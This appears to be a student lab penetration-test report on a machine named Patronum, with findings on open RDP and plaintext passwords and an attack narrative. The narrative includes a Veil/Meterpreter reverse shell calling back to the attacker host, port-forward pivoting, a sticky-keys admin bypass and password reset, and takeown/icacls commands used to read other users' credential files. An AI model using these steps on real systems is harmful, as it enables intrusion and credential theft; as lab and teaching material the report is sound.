Ex0d0

Joshua Main-Smith

2020-11-02

Contents

Technical Report

Finding: Remote Desktop Open on Patronum

Risk Assessment

Those who do have access to the Patronum machine can access it via RDP. Somone who should not have access to the machine can access it and log in as a user if an attacker has possession of user credentials.

Vulnerability Description

Remote desktop is listening for incoming local connections.

Mitigation or Resolution Strategy

Unless MS RDP is absolutely necessary, port 3389 should be closed to any incoming connection.

Finding: Plaintext Passwords Found on Machine

Risk Assessment

Username and password combinations were found on Patronum in plaintext under one or more user accounts. These can be seen by any user who has access as a local administrator.

Vulnerability Description

Unencrypted username/password combinations can easily be seen by anyone who has proper administrator privileges.

Mitigation or Resolution Strategy

Don't store plaintext passwords.

Attack Narrative

Attempting Connection to Patronum with RDP

First, we attempted to connect to Patronum using the same methd we have been using with Herd, via MS RDP. We logged into PfSense (https://172.30.0.3) and changed the port forward (using the same method as we have done before) from Herd (10.30.0.98) to Patronum (10.30.0.97). When we attempted to connect to Patronum from our Kali host, we get a time out error. To determine if MS RDP is open on Patronum, we needed to attempt to establish a connection from Herd (as it appears to be unreachable from our Kali host).


We connected to Herd using the same method as we have done previously, via RDP. We issued the command **rdesktop -g 95% -r disk:remote=/tmp/dir 172.30.0.3**, where **/tmp/dir** contains the Netcat binary **nc.exe** that will be used to check to see if port 3389 is open on Patronum. Once on Herd, we can start the Netcat binary by first mounting the drive with **net use z: \\TSCLIENT\remote**. We then moved to the Z: directory and started the binary with **nc.exe** then issued the commands **-v -z 10.30.0.97 3389**. This verified that the port was open. This indicates that outside connections are being blocked with the firewall. To get around this, we attempted to port forward our connections from Herd to Patronum using the Meterpreter.

Port Forwarding to Patronum

We can set up a connector/listener between Herd and our Kali host by creating a batch script with Veil. As has been described previously, we start Veil with **veil** then **use 1** for the Evasion option then **use 22** for the reverse_tcp option. Then we **set LHOST 172.24.0.10** then **generate** the program. This saves a batch script in **/var/lib/veil/output/sources/batch.bat** and a resource file in **/var/lib/veil/output/hanlders/resource.rc**. After starting up Metasploit, we began listening for incoming connections using the resource we generated with **resource /var/lib/veil/output/hanlders/resource.rc**, where a Meterpreter sessions will connect once we run the batch script on Herd. We connected to Herd via RDP with our batch script. Once on Brian's account, we mounted and ran the batch script promptly setting up a connection between our host and Herd. On our Kali host, we can open our Meterpreter session with **sessions -i 1** with 1 being the session that was opened between Kali and Herd. To set up the port forward to Patronum (10.30.0.97), we use **portfwd -l 3389 -p 3389 -r 10.30.0.97**. This opens port forwarding on our localhost to Patronum via Herd.


Sticky Keys to the Kingdom

We can RDP to Patronum from our Kali host with **rdesktop -g 95% 172.24.0.10**. This will take us to the login screen of Patronum. Pressing the SHIFT key several times will trigger the sticky keys opening a command prompt with admin privileges. We can then proceed to change the password for the LocalAdmin account with **net user LocalAdmin Password** with **Password** being whatever password we want. Logging in with these new credentials successfully gave us access to the local administrator account.



Passwords and Keys

Upon exploring the directories the various user accounts present on the machine, we found text files under the Desktop folder of m.mason and m.mason.F$RMC0RP. The ownership and read and execute permissions of these files didn't allow us as Local Admin to view these files, so we used **takeown** and **icacls** to change the ownership and permissions of the files. To change ownership to Local Admin, we used **takeown /f mykeys.txt**. Then, to grant read and execute permissions we used **icacls mykeys.txt /remove:d system** and **icacls mykeys.txt /remove:d Administrators** (we performed similar commands with keyfile.txt). This revealed a few keys and what appears to be username/password combinations. We were able to see and copy these files to the drive we mounted on Patronum to save to our Kali host. The contents of these files can be seen in the image provided below.



Zoom Link

November 1, 2020